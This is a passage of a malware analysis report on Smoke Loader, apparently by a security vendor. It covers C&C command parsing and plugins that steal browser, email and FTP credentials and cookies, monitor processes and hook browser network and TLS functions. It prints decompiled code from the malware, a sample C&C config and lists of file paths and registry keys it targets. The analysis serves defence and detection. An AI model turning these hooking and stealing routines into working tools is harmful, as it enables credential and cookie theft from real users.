019E0090  4E AA 08 FB 0B 0F 07 00 0F 00 9E 03 00 00 FE 33  Nª■û■■● ■ ž└  þ3
```

Figure 8. Decoded commands

Figure 11 shows the of the decoded commands.

-6|:|DDos (DDoS)_rules=6|https://nXXXXXXXXam.com/en/,|:||:|keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe|:||:|plugin_size=449864

- 0x07E4 (2020): Signature.
- 0x36 (6): C&C command
- |:| : Plugin command separator
- DDoS (DDoS)_rules=6|https://nXXXXXXXXam.com/en/,: DDoS (DDoS) plugin-related command
- |:||:| : Plugin command separator
- keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe: Keylogger plugin-related command
- |:||:| : Plugin command separator
- plugin_size=449864: Size of the encoded plugin


Table 11. ASCII analysis details

The very first thing that exists is 0x07E4, which is 2020 in decimal number. This value, as mentioned above, is assumed to represent the year 2020. It is hard-coded into binary and is used to check whether the command will be normally received from the C&C server.

Next is the real C&C server command with the size of 1-byte. For C&C command, 'i,' 'r,' 'u,' and numbers can arrive. 'r,' as it contains routine that self-deletes added task scheduler and encoded plugin files created with files, is a removal command. ‘i,’ which connects to the C&C server and downloads and runs payload, is considered an install command. ‘u’ is similar to ‘i,’ but seeing that there is a routine that terminates processes that run plugins, is considered as upgrade command.

Last, if a number is received instead of commands above, Smoke Loader attempts to connect to the C&C server as much as the number commanded and receives an encoded URL. Then it decodes this URL and performs the downloader feature by downloading additional files from the server and executing them.

As shown in Figure 9, the packet number ‘10002’ is used when executing a command received from the C&C server. Remove command only sends the execution results. However, payloads for additional files can be received with install, upgrade, and commands with numbers. For the command that receives an additional payload, it runs the payload and sends packet number ‘10003’ at the end.




```
if ( v24 == 'r' )                     // "r" - remove
{

  func_killProc_0((char *)a1);
  (*(void (__stdcall **)(int))(a1 + 0xF0A))(a1 + 0x7A6);
  (*(void (__stdcall **)(int))(a1 + 0xF0A))(a1 + 0xBB6);
  func_taskNone((void *)a1);
  v29 = func_sendPacket(a1, v4, 10002, 114, 0, 0, &v37);
  api_VirtualFree(a1, v29);
  (*(void (__stdcall **)(int, int))(a1 + 0xF8A))(a1 + 524, 0xC1A);// RtlZeroMemory()
  *(_BYTE *)(a1 + 3737) = 0;
  (*(void (__stdcall **)(int))(a1 + 0xEC2))(1000);// Sleep()
  (*(void (__stdcall **)(_DWORD))(a1 + 0xEA2))(0);// RtlExitUserThread()
  goto LABEL_40;
}
if ( v24 == 'u' )                     // "u" - upgrade
{
  v30 = (unsigned __int8 *)func_sendPacket(a1, v4, 10002, 'u', 0, 0, &v37);
  v31 = (int)v30;
  if ( v30 && v37 > 0 && *v30 != 60 )
  {
    func_download_Exec_C2((void *)a1, v4, v30, v37, 1, 'u');
    func_killProc_0((char *)a1);
    api_VirtualFree(a1, v31);
```

Figure 9. Executing the command received from the C&C server

Next, there are commands related to plugins that are separated by a plugin command separator. These commands are later used by plugins. Last, there is plugin_size, which are header-encoded plugins. Its size is what is configured in front of plugin_size. These plugins are encoded and saved as a random name in \AppData\ directory, as shown in Figure 10.



jttwtdw	System File	440KB	2010-11-21 오전 6:29
saiiirb	System File	35KB	2010-11-21 오전 6:29

Figure 10. Files copied to \AppData\Roaming\ directory and plugin files

Note that the commands mentioned above are saved in memory-mapped files that were created with a bot ID name. This is to send commands to the plugins that will be injected into child process explorer.exe and be executed.

4. Analysis of Plugin

When all procedures of the main bot are executed, Smoke Loader reads plugin data saved as a file format, runs explorer.exe as a child process, and injects each plugin. So far, ten plugins of Smoke Loader were confirmed, but it is known that it supports various other plugin types.


4.1. Account and Cookie Info Stealer

Information of command used and packet transmitted for stealing user and cookie data is as follows:

- Command: Not required
- Transmitted packet: 10004 (x86)

Table 12. Command and transmitted packet

Smoke Loader's plugin use similar methods to that of what ordinary info stealer malware use to perform feature of stealing account information and cookies from programs, such as web browsers and email clients. Note that for the main bot, packet number from 10001 to 10003 are used. Then, 10001 is used to send stolen information to the C&C server because it is the next number listed.



```
*((_WORD *)v8 + 34) = 10004;
if ( lpString )
  lstrcatA(v8 + 78, lpString);
v10 = func_sendPacket(v5, v8, (int)&v13, v9, v9);
```


Figure 11. Packet 10004, which is used in this plugin

The targets for plugin data leakage are listed in Table 13.

- Web Browser: FireFox, Internet Explorer, Edge, Chrome, Chromium, Amigo, QQBrowser, Yandex, Opera
- Email Client: Outlook, Thunderbird
- FTP Client: FileZilla, WinSCP

Table 13. Targets for information leakage

For Firefox and Thunderbird, the plugin steals account information and cookies from the logins.json file and cookies.sqlite file, and the same goes for Chromium-based web browsers where the plugin steals account information and cookies from Login Data file and Cookies file. It also targets Windows Vault, which includes account information of Internet Explorer and Edge browser from its target.



```
func_info_EM_Outlook(
  (void *)a1,
  L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413
func_info_EM_Outlook(
  (void *)a1,
  L"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676");
return func_info_EM_Outlook(
         (void *)a1,
         L"Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676");
```

Figure 12. Outlook information leakage routine

An outlook that includes account information in registry, registry key of WinSCP, and configuration files of FileZilla are also targets.

4.2. Process Monitoring

Information of command used and packet transmitted for process monitoring is as follows:

- Command: "procmon_rules"
- Transmitted packet: 10005, 10006 (x86)


Table 14. Command and transmitted packet

Table 15 shows an example of the command for an explanation. The command consists of the process name, three commands from 0 to 2, and unused numbers for distinction.

- |:|procmon_rules=test1.exe|0?81,test2.exe|1?82,test3.exe|2?83

Table 15. Command example

This plugin periodically monitors processes, as shown in Figure 13, and when a process that matches the process name received as a command is confirmed, it executes the command that corresponds to each process name.




```
CharLowerA(lpsz);
switch ( v9 )
{
  case 0x30:                            // "0"
    func_comm_Down_Exec(lpsz);
    break;
  case 0x31:                            // "1"
    func_comm_TerminateProc(pid, lpsz);
    break;
  case 0x32:                            // "2"
    func_comm_RebootSystem(lpsz);
    break;
```

Figure 13. Command supported by the plugin

For example, test1.exe has command 0, which is the downloader command. While monitoring, if a process running with test1.exe is confirmed, the plugin sends packet 10005 for the process name to the C&C server, then downloads and executes additional malware. Ultimately, the plugin transmits packet 10006 to the C&C server.

test2.exe gains command 1, and if a process with that name is found while monitoring, it is terminated by force. test3.exe gains command two, which is a reboot command, and if process test3.exe is running, attempts reboot, as shown in Figure 14. Upon executing commands 1 and 2, it transmits packet 10006 to the C&C server and notifies whether the process was a success or not.



```
result = RtlAdjustPrivilege(0x13u, 1u, 0, &OldValue);
if ( result )
{
  v4 = func_sendData_Wrapper((const CHAR *)(dword_10003004 + 50), 10006, 1, v3, v1, (int)&v5);
  api_virtualFree(v4);
  result = ExitWindowsEx(6u, 0x20000u);       // 2 : EWX_REBOOT
                                              // 4 : EWX_FORCE
```

Figure 14. Reboot command

4.3. Web Browser Cookie Stealer

Information of command used and packet transmitted for stealing web browser cookie is as follows:


- Command: “fgclearcookies”

- Transmitted packet: 10007 (x86)

Table 16. Command and transmitted packet

The plugin has a feature of stealing cookie info from a web browser. Instead of leaking cookie info that exists as the data file, it deletes pre-existing cookie files and leaks cookie data that is sent when the user connects to a website from the user's PC.

Plugins with hooking feature, including this plugin, works as an injector when executed in explorer.exe, but also works when injected into other processes. This means that it has both the feature of injecting itself as an injector while monitoring certain processes. The feature of hooking also leaks information when acting in the process after being injected.



```
parameter = func_allocHeap(0x364u);
RtlMoveMemory((PVOID)parameter, v1, 0x363u);
v3 = *(_DWORD *)((char *)parameter + 862);
if ( v3 )
{
  allocedHeap = func_allocHeap(v3);
  RtlMoveMemory((PVOID)allocedHeap, v1 + 866, *(_DWORD *)((char *)parameter + 862));
}
NtUnmapViewOfSection((HANDLE)0xFFFFFFFF, v1);
if ( !*(_BYTE *)parameter )
  func_injector();                          // Plugin : inside explorer.exe
result = *(_BYTE *)parameter - 1;
if ( *(_BYTE *)parameter == 1 )
  func_injected();                          // Stealer : inside Web Browser
```

Figure 15. Injector and injected functions

The plugin first checks if there are ‘fgclearcookies’ among the commands received from the C&C server. If it exists, then it terminates all processes shown in Table 17. This is because if those processes are running, cookie deletion may fail.

- iexplore.exe, microsoftedge.exe, microsoftedgecp.exe, firefox.exe, chrome.exe, opera.exe, browser.exe, plugin-container.exe

Table 17. List of terminated processes

Next, it deletes cookie files that exists in file path, such as '\AppData\Local\Google\Chrome\User Data\Default\Cookies", "\AppData\Local\Pakages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\.'

It monitors running processes, and when a web browser, as shown in Table 18, is running, it injects itself.

- firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsftedgecp.exe


Table 18. Processes for monitoring

The injected plugin hooks functions of DLLs, as shown in Table 19.

- iexplorer.exe, microsoftedgecp.exe: HttpSendRequestA(), HttpSendRequestW(), InternetWriteFile(), HttpQueryInfoA(), InternetQueryOptionA(), InternetGetCookieA() - wininet.dll
- firefox.exe: PR_Write() - nspr4.dll or nss3.dll

Table 19. DLL for hooking

Figure 16 shows codes that are responsible for hooking various APIs to obtain information.



```
if ( !lstrcmpiA(v3, "firefox.exe") )
{
  func_SusOrResThread(1);
  v4 = GetModuleHandleA("nspr4.dll");
  v5 = GetProcAddress(v4, "PR_Write");
  if ( v5 || (v6 = GetModuleHandleA("nss3.dll"), (v5 = GetProcAddress(v6, "PR_Write")) != 0) )
    func_hooker(v5, (int)func_hook_FF, (int)&dword_10006020);


}
func_SusOrResThread(1);                    // For IE or Edge
v11 = GetModuleHandleA("wininet.dll");
v12 = GetProcAddress(v11, "HttpSendRequestA");
if ( v12 )
  func_hooker(v12, (int)func_hookHttpSendRequestA, (int)&dword_1000601C);
v13 = GetModuleHandleA("wininet.dll");
v14 = GetProcAddress(v13, "HttpSendRequestW");
if ( v14 )
  func_hooker(v14, (int)func_hookHttpSendRequestW, (int)&dword_1000602C);
v15 = GetModuleHandleA("wininet.dll");
v16 = GetProcAddress(v15, "InternetWriteFile");
if ( v16 )
  func_hooker(v16, (int)func_hookInternetWriteFile, (int)&dword_10006000);
func_SusOrResThread(0);
v17 = GetModuleHandleA("wininet.dll");
HttpQueryInfoA = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD, LPDWORD))GetProcAddress(
                                                                                  v17,
                                                                                  "HttpQueryInfoA");
v18 = GetModuleHandleA("wininet.dll");
InternetQueryOptionA = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD))GetProcAddress(
                                                                               v18,
                                                                               "InternetQueryOptionA");
v19 = GetModuleHandleA("wininet.dll");
InternetGetCookieA = (BOOL (__stdcall *)(LPCSTR, LPCSTR, LPSTR, LPDWORD))GetProcAddress(v19, "InternetGetCookieA");
```

Figure 16. Hooking various APIs to obtain information


The plugin uses a slightly different method for Chrome and Opera web browsers. Instead of hooking functions of related DLLs, it hooks functions that process SSL/TLS data. The problem is that as these functions are built statically in the DLL and functions are not exported separately, Smoke Loader must find the address of these functions from related binary.

Table 20 shows DLL where the hooking target function and the functions are located.


- chrome.exe: Presumed to be ssl3_write_app_data() - chrome.dll
- opera.exe: Presumed to be ssl3_write_app_data() - opera.dll or opera_browser.dll

Table 20. Hooking target function and DLL location

To find the function above, the plugin first looks for KTLSProtocolMethod VMT (Virtual Method Table) from the .rdata section, as shown in Figure 17. The method used here is finding the table with size 0x48 from the .rdata section, a table containing 18 functions. Next, it hooks the 9th function, and this is assumed to be function ssl3_write_app_data(). The size of this table and order of ssl3_write_app_data() can be different for each version of the Chromium-based web browser. Hence, this hooking of Smoke Loader only works normally for specific versions.



```
.rdata:12712864 00                                  KTLSProtocolMethod db    0                 ; DATA XREF: .rdata:127128B4↓o
.rdata:12712865 00                                                     db    0
.rdata:12712866 00                                                     db    0
.rdata:12712867 00                                                     db    0
.rdata:12712868 70 1E 36 10                                            dd offset sub_10361E70
.rdata:1271286C F9 AF CC 11                                            dd offset sub_11CCAFF9
.rdata:12712870 1E DC 36 10                                            dd offset sub_1036DC1E
.rdata:12712874 C8 9D 39 10                                            dd offset sub_10399DC8
.rdata:12712878 F9 DC 36 10                                            dd offset sub_1036DCF9
.rdata:1271287C 3E 60 42 10                                            dd offset sub_1042603E
.rdata:12712880 64 72 42 10                                            dd offset sub_10427264
.rdata:12712884 79 53 42 10                                            dd offset sub_10425379
.rdata:12712888 B9 98 39 10                                            dd offset sub_103998B9
.rdata:1271288C 8E 71 36 10                                            dd offset sub_1036718E
.rdata:12712890 EA C8 36 10                                            dd offset sub_1036C8EA
.rdata:12712894 73 C9 36 10                                            dd offset sub_1036C973
.rdata:12712898 3E BE 3B 10                                            dd offset sub_103BBE3E
.rdata:1271289C 23 C5 CC 11                                            dd offset sub_11CCC523
.rdata:127128A0 ED D2 36 10                                            dd offset sub_1036D2ED
.rdata:127128A4 90 4C CC 11                                            dd offset sub_11CC4C90
.rdata:127128A8 BD 4C CC 11                                            dd offset sub_11CC4CBD
.rdata:127128AC 3A 4D CC 11                                            dd offset sub_11CC4D3A
.rdata:127128B0 00                                  unk_127128B0       db    0                 ; DATA XREF: sub_10360FBD↑o
.rdata:127128B1 00                                                     db    0
.rdata:127128B2 00                                                     db    0
.rdata:127128B3 00                                                     db    0
.rdata:127128B4 64 28 71 12                                            dd offset KTLSProtocolMethod
.rdata:127128B8 1C 28 71 12                                            dd offset off_1271281C
.rdata:127128BC 2E 2E 2F 2E 2E 2F 74 68 69 72 64 5F+aThirdPartyBori_68 db '../../third_party/boringssl/src/ssl/tls_method.cc',0
```



```
    v5 = 0x28 * v4;
    if ( *(_DWORD *)(0x28 * v4 + v2 + 0xF8) == 'adr.' )// find ".rdata" section
    {
      table_KTLSProtocolMethod = (_DWORD *)(a1 + *(_DWORD *)(v5 + v2 + 0x104));
      v7 = *(_DWORD *)(v5 + v2 + 0x108) - 0x60;
      if ( v7 )
        break;
    }
LABEL_13:
    v4 = (__int16)++v1;
    if ( (__int16)v1 >= v3 )
      return 0;
  }
  while ( 1 )
  {
    if ( !*table_KTLSProtocolMethod             // find KTLSProtocolMethod table ( size 18 * 4 = 0x48 )
      && !table_KTLSProtocolMethod[19]
      && (_DWORD *)table_KTLSProtocolMethod[20] == table_KTLSProtocolMethod )
    {
      var_table_KTLSProtocolMethod = table_KTLSProtocolMethod[9];
      if ( var_table_KTLSProtocolMethod > a1 && var_table_KTLSProtocolMethod < a1 + *(_DWORD *)(v2 + 0x50) )
        return table_KTLSProtocolMethod[9];     // return 9th function = ssl3_write_app_data()
```

Table 17. Code related to KTLSProtocolMethod VMT (Virtual Method Table)

Then, when the user connects to a website and sends cookie-related info by using the hooked function above, the hooking function is exposed, and the plugin collects relevant data received as an argument and leaks it to the C&C server.

4.4. FTP, Email Account Info Stealer

Information of command used and packet transmitted for stealing FTP and email account credentials is as follows:

- Command: Not required
- Transmitted packet: 10008 (x86)

Table 21. Command and transmitted packet

The plugin checks the current process list and injected itself again into the information leakage target process. Targets of information leakage are various web browsers, email clients, and FTP clients, as shown in Table 22.

